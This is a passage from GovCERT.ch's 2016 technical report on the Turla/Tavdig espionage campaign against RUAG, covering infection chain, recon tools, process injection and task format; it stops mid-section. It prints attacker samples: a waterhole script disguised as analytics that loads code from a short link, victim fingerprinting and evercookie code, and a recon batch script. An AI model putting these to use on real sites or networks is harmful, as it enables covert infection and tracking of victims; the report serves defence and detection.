APT Case RUAG

Technical Report

Author: GovCERT.ch
Date: 23rd May 2016
TLP: WHITE
Topic: Technical Report about the Espionage Case at RUAG

Content

Summary

The RUAG cyber espionage case has been analyzed by GovCERT in order to provide insight and protection. We decided to publish this report to give organizations the chance to check their networks for similar infections, and to show the modus operandi of the attacker group.

The attackers have been using malware from the *Turla* family, which has been in the wild for several years. The variant observed in the network of RUAG has no rookit functionality, but relies on *obfuscation* for staying undetected. The attackers showed great patience during the infiltration and lateral movement. They only attacked victims they were interested in by implementing various measures, such as a *target IP list* and extensive *fingerprinting* before and after the initial infection. After they got into the network, they moved laterally by infecting other devices and by gaining higher privileges. One of their main targets was the *active directory*, as this gave them the opportunity to control other devices, and to access the interesting data by using the appropriate permissions and group memberships. The malware sent *HTTP requests* to transfer the data to the outside, where several *Command-and-Control (C&C) servers* were located. These C&C servers provided new *tasks* to the infected devices. Such tasks may consist of new binaries, configuration files, or batch jobs. Inside the infiltrated network, the attackers used *named pipes* for the internal communication between infected devices, which is difficult to detect. This way, they constructed a hierarchical *peer-to-peer network*: some of these devices took the role of a *communication drone*, while others acted as *worker drones*. The latter ones never actually contacted any C&C servers, but instead received their tasks via named pipes from a communication drone, and also returned stolen data this way. Only communication drones ever contacted C&C servers directly.

It is difficult to estimate the *damage* caused by the attackers; this is by any means beyond the scope of this report. However, we observed interesting patterns in the proxy logs. There were phases with very few activity, both in terms of requests and amount of data transferred. These quiet phases were seperated by high-activity periods with many requests and big amounts of exfiltrated data.

At the end of the report, we provide some *recommendations and countermeasures* we consider most effective against this kind of threat on the level of end-devices, the active directory, and the network. It is important to mention that many countermeasures are not cost-intensive, and can be implemented with reasonable amount of work. Even if it is difficult to completely protect an organization against such actors, we are confident that they are detectable, as everyone makes mistakes. The defending organization must be ready to see such traces, and to *share* this information with other parties, in order to follow such attackers closely.

Introduction

The following is a short report with the intention to inform the public about Indicators of Compromise (IOCs) and Modus Operandi of the attacker group that is responsible for the **RUAG cyber espionage case**, which has been made public on Wednesday, May 4th 2016.

One of the main tasks of MELANI is to support critical infrastructures during security incidents and the co-ordination of relevant actors involved. Regarding technical first response and support, GovCERT supported RUAG with log analysis, forensics, malware reverse engineering and security monitoring. The report below reflects our experiences during this case.

The Case

The cyber attack is related to a long running campaign of the threat actor around **Epic/Turla/Tavdig**. The actor has not only infiltrated many governmental organizations in Europe, but also commercial companies in the private sector in the past decade. RUAG has been affected by this threat since at least September 2014. The actor group used malware that does not encompass any root kit technologies (even though the attackers have rootkits within their malware arsenal). An interesting part is the lateral movement, which has been done with a lot of patience. The intention of the attackers is always to steal information from the victim. In order to this, they infiltrate the network and then move laterally, until they are able to retrieve the information of interest.

We would like to emphasize that public blaming is never appropriate after such attacks. These attacks may happen to every organization regardless of their security level. What is much more important is to learn from these attacks and to raise the bar for the next time the attacker tries to infiltrate the network.

The Chronology

The picture below shows the chronology of the attack against RUAG.



C&C servers and infected bots identified in proxy logs.
• Attack goes back to Sept. 2014 were logs end, but we already see C&C traffic
• Turla/Tavdig Malware have been used.
• Several new C&C Servers found
• Exfiltration using HTTP over proxy in waves: June, July, Sept., Oct. and Dec. 2015
Sept. 2014
Dec. 2015
21.1.2016
22.1.-31.1.2016
1.2.-29.2.2016
1.3-30.4.2016
3.5.2016
IOC's already appear in Proxy-logs. Not yet detected though. No proxy logs available before this date. Initial vector still unknown
First hints (IP's) from external organisation. No in-depth search possible because proxy does not log internal client IP's
Major incident opened by MELANI/GovCERT.ch and RUAG
Hot phase of the incident response. Task-force established. Forensic analysis of logs, disks etc
Monitoring established
Enhanced Monitoring established
Several press reports about the incident. This leakage heavily damages the ongoing investigation, rendering the ongoing monitoring useless
Findings
Events, Tasks

Figure 1: Timeline of Attack

The Malware Family

There are many names used in the context of this malware family. The most generic one is **Turla**, which is considered as the name for the whole family - some also call it **Uroburos**, though this is not strictly correct.

The following picture tries - in an extremely simplified manner - to summarize the involved trojan names:




Figure 2: Turla Family Tree

This overview is not complete, but most commonly known names should be present. The common ancestor seems to be **Agent.BTZ**, which was first observed in 2007 and 2008 in the US. The roots of Agent.BTZ are a bit vague, and also code relations to the rest of the family are not very obvious. For these reasons, the relations are shown as dotted lines. Surprisingly, some more obvious links can be found between Agent.BTZ and the much newer Snake rootkit - like a common XOR key used in both of them. The relation to Carbon is weaker though. So, Agent.BTZ must be considered as a vague origin of the whole family. It is not really known how old Agent.BTZ is, but we assume it's actually older than 2007.

The **Carbon rootkit** was the first real member of the family, first observed in 2007. It initially came as a 32-bit kernel driver under Windows XP, and 2 years later as a 64-bit kernel driver.

After Microsoft enforced digital signatures for kernel drivers on their 64-bit operating systems, the Carbon rootkit was replaced by a usermode only variant, purely using DLLs and hence named **Carbon-DLL**. Carbon-DLL also added *asymmetric encryption* for C&C (Command and Control) traffic.

The famous **Snake rootkit** (also called Uroburos) seems to be a spin-off of the Carbon rootkit. It also is a rootkit, using an exploit in a digitally signed VMWare driver, but it lacks the advanced cryptography of Carbon-DLL. So it does not look like a direct successor.

Shown in green boxes are the corresponding **recon tools** (more details about these in the *"Active Infection"* chapter later). Recon tools are a bit like poor-man's-versions of their counterparts and are used as initial infections to have a first look on freshly infected systems. As the attackers have only limited control on which systems actually get successfully infected, it is useful for them to have a closer look before sending the final infection malware (which we call **stage 2 malware**).

The only well known member of these recon tools is **Tavdig**, also known as **Wipbot** or **Epic**. It has a predecessor, which was never broadly published about; we call it **regbackup**, because this is the name under which it was installed.

Modus Operandi

GovCERT uses the following model to describe the actions of APT actors. Basically it is a simplified approach of the Cyber Kill Chain model proposed by Lockheed.




Figure 3: Phases of the Attack

We distinguish the following phases:

1. Victim evaluation: During this phase, the attacker tries to get as much information about the target as possible. It is a preparation for the actual attack and covers at least the IP ranges, platforms and some usage patterns of their users. It is important for him to place the right waterholes and to be able to filter out unwanted victims from the actual targets. This phase is divided into several sub phases, not all need to be necessarily be in place:

- Passive information gathering
- Active scanning
- Preparing waterholes

2. Infecting: The infection phase consists of a fingerprint of the victim in order to find the best suited infection method (using an appropriate exploit or a social engineering technique). It has the following sub phases:

- Activating waterholes / sending spearphishings
- Fingerprinting: This is most often done using JavaScript
- Exploiting: Depending on the target, a suitable exploit is chosen. If this is not feasible, a social engineering approach is applied.

3. Active Infection: The attacker is now in the network. There are several sub phases here:

- Trojan supported Reconnaissance: We often see an initial reconnaissance tool being placed, performing additional reconnaissance actions from within the network of the victim. This tool has not many capabilities, but can be replaced by a more powerful malware at any time.
- Gaining Persistence: If the recon tool has been placed successfully and has sent out enough information, it is replaced by the actual malware with more functionality and deeper persistence in the system and the network.
- Lateral Movement: The attacker begins to move laterally in order to gain access to the information he is interested in. Lateral movement is often done by using “normal” tools that are also used for managing systems. The lateral movement also comprises the collection of credentials, as well as the elevation of privileges.
- Data Exfiltration: As soon as the attacker begins to steal data, he must transport it outside of the network without being discovered. This is often done by first compressing the data and then sending it out, piece by piece.

Some of these phases are overlapping, and the attackers repeat phases if necessary; e.g. if they do not manage to get a certain piece of information due to the lack of privileges, they are forced to repeat the lateral movement.

In the following chapters, we are going to discuss the different phases in more detail.

Victim Evaluation

Even though we do not have much data about the attacker during this and the next phase, we are going to describe his actions in a more general way, based on findings we made during other incidents. Reconnaissance activities also involve the preparation of *waterholes*. Vulnerable web servers on the Internet serve him not only as waterholes, but also as first-level C&C servers.

Infecting

Unfortunately, log files at RUAG only go back until September 2014, where we still see C&C activity. Additionally, many suspicious devices have been reinstalled in the meantime; Hence we cannot determine the initial attack vector. However, we know from other cases the modus operandi of this actor group, which we’ll describe in the following paragraphs.

Before infecting a device, the attacker does an extensive fingerprinting. They only infect a device after being certain it is suited for their purposes. In the case of waterholes, they do it as follows:




Figure 4: Chain of Infection

1. The waterhole just contains a *redirection* to the actual infection site. This redirection can vary. We observed URL shorteners as well as JavaScripts disguised as Google Analytics scripts.
2. The infection site tests whether the victim's IP address is on a *target list*; if so, a *fingerprinting script* is returned. The result of it is sent back to the same server, where it is manually checked by the attacker. Only after a certain time, the attacker decides, whether the device shall be infected, either by sending an exploit, or by using social engineering techniques.
3. If the infection is successful, a first connection to a C&C server is made.

Here is an example of such a camouflaged JavaScript:

```
document.getElementsByTagName("body")[0].onmousemove = function() {
if (document.getElementById("xyz")) {} else{
  var gam = document.createElement('script');
  gam.type = 'text/‘javascript;
  gam.async = true;
  gam.src = ('https:' == document.location.protocol ? 'http://goo.gl' :
    'http://goo.gl') + '/GLmcrx';
  var sm = document.getElementsByTagName('script')[0];
  sm.parentNode.insertBefore(gam, sm);
  var fl = document.createElement('span');
  fl.id = 'xyz';
  var d = document.getElementsByTagName('div')[0];
  d.parentNode.insertBefore(fl, d);}
```

The attacker maintains a target list of network ranges he's interested in. An initial script is delivered in order to collect basic information, such as the external IP address, or the current date and the time on the computer of the victim:

```

var returnUrl = 'SERVERADDRESS/?cart_id=DD&' + 'mode=collect'; var returnData = "";
var returnDataType = "";
myResults['123'] = "Hello"; myResults['456'] = "xxx.xxx.xxx.xxx";
sendComplete();
function sendComplete() {
myResults['dateEnd'] = (new Date).toString(); myResults['content'] = "";
Collection['title'] = "Image";
Collection['content'] = utf8_to_b64(JSON.stringify(myResults)); Collection['type'] = "jpeg";
Collection['index'] = "143000";
Collection['checksum'] = "169739e7211295146a61d300c0fef02d"; returnData =
    JSON.stringify(Collection);
returnDataType = 'application/json';
sendResult(); }
```

DD stands for a two digit value.

If the IP address matches a network range on the target list, the next step is a more sophisticated fingerprinting script. The fingerprinting scripts gains as much information about the victim as possible by using JavaScript. It is taken from the BEEF framework (Browser Exploitation Framework BEEF, beefproject.com).

A small extract of this script shows the technique:

```
PluginDetect.getVersion(".");
var jaid = PluginDetect.getVersion("Java");
var fid = PluginDetect.getVersion("Flash");
var aid = PluginDetect.getVersion("AdobeReader"); if (aid == "null") {
var aid = PluginDetect.getVersion("PDFReader") }
var sid = PluginDetect.getVersion("Shockwave"); var mid = "null";
var rid = "null";
var rid = document.referrer;
if (rid == null || rid.length == 0) { rid = "null"
}
mid = COV();
var feedback_link = "SERVERADDRESS?cart_id=DD";
var cartid = "DD";
var myjq = jQuery.noConflict(true);
req()
```

The fingerprinting scripts also marks any device that has been fingerprinted with an **evercookie**. An evercookie is a cookie, which uses any method available to make a device identifiable, even if the user deletes standard cookies. Evercookies also use the possibilities offered by LSO (Local Storage Objects) and plugins like Flash or Silverlight.

The following code snippet shows, how an evercookie is created:

```
if (s === 0) {
            N.evercookie_database_storage(n, i);
                if (a.silverlight) {
                  N.evercookie_silverlight(n, i)
                  }
                  if (a.authPath) {
                        N.evercookie_auth(n, i)
                   }
                  if (b) {
                        N.evercookie_java(n, i)
                  }
                  N._ec.userData = N.evercookie_userdata(n, i);
                  N._ec.cookieData = N.evercookie_cookie(n, i);
                  N._ec.localData = N.evercookie_local_storage(n, i);
                  N._ec.globalData = N.evercookie_global_storage(n, i);
                  N._ec.sessionData = N.evercookie_session_storage(n, i);
                  N._ec.windowData = N.evercookie_window(n, i);
                  if (m) {
                        N._ec.historyData = N.evercookie_history(n, i)
                  }
                }
```

If the fingerprinting suggests a high probability of a successful infection, a payload containing an exploit, or trying to trick the user into executing a seemingly legitimate binary, e.g. a JavaInstaller, is returned.

Active Infection

The picture below depicts the trojans of the Turla malware family used after a successful infection in more detail:




Figure 5: Turla Timeline

For an infection on a victim system (also called a **bot**), two stages are passed through. At a first stage, a system is infected by a reconnaissance malware; we call this a **recon tool**. Recon tools are shown as green circles. Their main purpose is to figure out whether the infected system is interesting enough. Should this be the case, the full-fledged stage 2 malware is added, and ultimately *persistence* is gained. This will be a much more elaborate malware which implements more features. Stage 2 trojans usually run under administrative privileges, so they require the additional step of a *privilege escalation*.

Note that the recon tool is not always removed after the stage 2 trojan has been installed. We observed systems with both stages active on simultaneously. Recon tools are sometimes also used to attack further, at this point still clean systems, to directly install a stage 2 trojan on them. This usually requires the use of an exploit (privilege escalation) on the target system, or - more commonly - the knowledge of credentials.

As a consequence, an infected network can contain bots infected with only recon tools, only stage 2 trojans, both of them, or - hopefully the major part - none of them.

The picture also shows a purple circle, dated 2011 and named `Unix backdoor`. This is actually a completely different code, but it was used by the same attackers in 2011. It's main working principle is to sniff all packets on the wire, to check their payload for some mathematical markers left there by the attackers, and finally to back-connect to an IP address encoded in these markers; this is somehow comparable to the "tainting" mechanism Snake used several years later. In the end, this is a type of *RAT (Remote Access Tool).* It even contains a feature to access a linear filesystem at a third IP address (like a file repository), but we never found the corresponding server implementation. It uses Diffie Hellman and Blowfish for communication. One interesting observation about it is the use of a (non-secret) prime number p in the Diffie-Hellman implementation, which already appeared in a project called LOKI2, published 1997 in the Phrack magazine. LOKI2 was a program to exfiltrate data via covered channels, like DNS or ICMP. In our opinion, the code was derived from the LOKI2 implementation, and the attackers most probably have other LOKI2-like programs in their arsenal. Note that Kaspersky named this malware **Turla Unix variant** later on.

A common feature of recon tools, as well as of stage 2 trojans, is that they don't run in dedicated processes, but inject themselves into already existing processes, where they live as additional threads. This way, no additional processes becomes visible in a running system. We'll examine this mechanism in the next section.

We differentiate 2 phases after a successful infection: a *trojan supported reconnaissance* phase while the recon tool is used, and the *final persistence* phase after the stage 2 malware is installed.

Trojan Supported Reconnaissance

Recon tools show some simplifications, in contrast to stage 2 malware:

- They run in the context of a *normal user*, without additional privileges. Other users logging in on the same system are not directly affected.
- They are started whenever the infected user *logs in*, using a standard mechanism, like autostart folders or winlogon registry keys.
- Main functionality: *Execution of batch scripts or executables.* Recon tools often also collect some generic system information every time they are started.
- Recon tools are usually **single-threaded**. Received binaries and scripts are executed immediately, and the results are also returned immediately. No concurrent execution is possible.
- *No additional features* like key loggers, plugins or peer to peer functionalities.
- *No separate configuration* file, their configuration is completely hardcoded. Any changes - like C&C server updates - require exchanging the whole binary.
- Usually *no unique trojan ID* is used, or such an ID is volatile (this is not true in all cases).

Recon tools are used by the attackers to have a closer look at a particular system, usually for a few days or weeks. They can also be considered as *giveaway trojans*: in case a system is detected at this stage of infection, the attackers don't loose too much, as the more advanced stage 2 trojan was not yet revealed. This of course is only true as long as a stage 2 trojan is not yet discovered and published about.

As mentioned above, the main functionality is the execution of batch scripts or binaries. We're using the more generic term of a **task** for this. A task is a data blob (binary large object) sent by the C&C server to an infected bot containing an instruction (or several instructions) to be executed by a target. The bot either immediately executes this task and sends the result back, it queues the task for later execution, or it forwards the task to another bot to do the same. In the case of recon tools, these tasks are very simple and can only contain binaries or batch scripts to execute. No queuing or forwarding is supported for recon tools. We'll have a closer look on the task format in the next section "*Gaining Information and the Task Format*".

Historically, the first actual implementation of a recon tool was observed back in 2007. This was a rather simple program using the name `regbackup.exe` (that's also how we called it at the time), pretending to be a service for a registry backup. Traffic between C&C servers and bots were encrypted using the symmetric **CAST128** algorithm in OFB mode with a hardcoded key. The key was hardcoded, no peer to peer functionality was implemented.

In 2011, we observed an evolved version of the recon tool, which was later documented by Kaspersky under the name **Tavdig** (sometimes also called *Wipbot* or *Epic*, these are all the same thing). Basically it's very similar to regbackup. The main evolution is a more advanced binary packer, which actually doesn't even unpack into a standard PE format file, but into a proprietary format (we call it *BAD format* because it's using hex values `0B AD` as marker number instead of `"PE"`). Furthermore, encryption was replaced by **ElGamal** encryption, which is a public private scheme - more technical details about this later on. The code contains the public key of the server, and a private key.

As described above, recon tools use an **injection mechanism**, like most other members of the malware family. In the case of Tavdig, this is how it works:



Login →
Winlogon Regkey
Tavdig
svchost
IE
IE
Outlook
C&C
t
• Injects and creates thread in svchost
• From there injects and creates thread in IE (max one concurrent)
• When IE terminates: will inject into next IE
• Or Outlook or Firefox or ...
• From there it starts main loop
• Contact C&C
• Deliver results and get task
• Execute task
• Wait 20-50 min unless task was sent

Figure 6: Tavdig Injection

In this illustration, time runs from top to down, starting after the login of an infected user. Tavdig is then started and running for a short time in its own process (orange box), for instance via the Winlogon registry key. It then injects a **guard thread** into a process that won't be stopped, until the user logs out, typically one of the `svchost.exe` processes. This thread is shown as a red stripe. The guard thread itself only acts in the background: It contains a list of process names typical for web browsers, mail and IM clients, and other internet applications. Every process in the bot matching one of these names becomes a *target process*. The guard thread permanently searches for such target processes. As soon as one is found, e.g. if the user starts a web browser, a **work thread** is injected. The work thread is doing the main work: it contacts the C&C servers and executes tasks. The guard thread makes sure that only one work thread is running at the same time, and it initiates the start of a new work thread if the old one terminates, e.g. after the victim closes its web browser. This happens immediately, if another target process is still running. But it can also happen later on, as soon as a new target process is started by the victim. This way, only processes that typically connect to the internet try to contact C&C servers; This fools local firewalls, which usually filter traffic based on the originating process, but this also makes detection in proxy logs harder, as C&C traffic is mixed with legitimate traffic. One side effect is Tavdig not to become active before the user starts his internet browser or mail client or any other program connecting the internet. Note that all members of the Turla family are proxy aware: unlike many E-banking trojans, they also work behind firewalls.

One drawback for the attackers, at least in the case of recon tools, is that *tasks can get lost*, namely if a task, which takes some time for execution, is received, and the victim closes the browser before the task has been finished and results are sent back. There is no queueing mechanism, so the task won't be executed again in the next started work thread. Second stage trojans solve this problem by more complex setups.

Gaining Information and the Task Format

As mentioned earlier above, tasks appear in a specific container format. In case of Carbon-DLL, it roughly looks like this:

Byte Offset	Meaning
0	Task-ID
4	Length f of routing blob
8	routing blob
f+8	Task-code
f+12	Length l of task payload
f+16	payload (e.g. a batch script)
f+l+16	Length c of config data
f+l+20	config data

Figure 7: Task Format

First, every task has a **unique task ID**, which is also returned together with the results. This is important, because it allows the attackers to link results and tasks.

The *routing blob* can contain one or more trojan IDs of the next hop, combined with *transport information* (TCP plus address, or a named pipe, potentially with authentication). Every hop removes one element of this routing blob before forwarding to the next, and as soon as the routing blob is empty, the bot knows it is the one to execute the task.

When a task is executed, the **task-code** is checked. The remaining data format depends on this code. It usually is 0, which means the execution of a standard task - this is also the format shown in the table. In this case, two blobs follow: the payload and the config data. Here is the example of a payload, which is a batch script, in this case a typical initial recon activity:

```
ipconfig -all
netstat -r
netstat -an
nbtstat -n
nbtstat -s
net share
net file
net session
net use
net group
net view
net config
systeminfo
net time \\127.0.0.1
```

But the bot still needs to know what to do with this. This is what the config data - always plain text - is for. It might look like this:

```
[CONFIG]
name = %TEMP%\sysh32.bat
exe = cmd.exe /c "%TEMP%\sysh32.bat"
```

This example means that the bot should to the following steps:

1. store the payload in the file `%TEMP%\sysh32.bat`
2. execute the command `cmd.exe /c "%TEMP%\sysh32.bat"` (using `CreateProcess`) - so this will actually execute the payload as a batch script (`/c` option)
3. remove `%TEMP%\sysh32.bat` (the payload file is always automatically removed)
4. the standard output is returned to the C&C server

There are special parameters in regard what to return, for example the content of some file instead of the standard output, or how to deal with standard error.

A similar binary format exists for the returned task results.

If the task-code is between 1 and 99, a special task is executed (it also means that the rest of the container format changes accordingly). Some of these tasks require sub-task-codes. Some of these special tasks are:

- 55: update (a sub-task-code tells what to update, like which binary, or the config file)
- 57: install a plugin
- 62: install the server public key - this will also generate a new private bot key

The format described is used by Carbon-DLL. Tavdig is using a similar, but simplified format. It mainly lacks the routing blob and task-code (it implicitly is 0). But Tavdig also includes task-IDs.

Gaining Final Persistence

By adding a *second stage malware* to an infected system, final persistence is gained:

- They usually run under *administrator privileges* and require a **privilege escalation**.
- They are started in more complex ways at *boot up time*, typically using a **service**, or - in the case of rootkits - **kernel drivers**.
- They also allow the execution of batch scripts and binaries in their tasks, but often also support **plugins** like *key loggers* and activities like taking *screenshots*.
- They are usually **multi-threaded**. Received tasks are not immediately executed, but queued and later on executed via another thread, usually even running in a different process.
- They use **named pipes** and **mutexes** to coordinate the different threads.
- They do have a separate **configuration file** that allows incremental updates
- They always install a **unique trojan ID** for every infected system
- They support **peer-to-peer** functionality: tasks can be forwarded to other bots for execution.

This peer-to-peer functionality is a very important additional feature of the stage 2 malware. This means that a bot is able to receive a task from it's C&C server(s) and *route* it to another infected bot in the local network; results are sent back using the same path in the reverse direction. To facilitate this feature, every infected bot gets a unique trojan ID at infection time, and every task contains initial **routing information**, potentially even using several intermediate hops, but we never actually observed tasks with more than two hops. The peer-to-peer network uses different methods for communication, very common are **named pipes**, but also direct **TCP connections** are possible. These relations are shown in the following illustration:

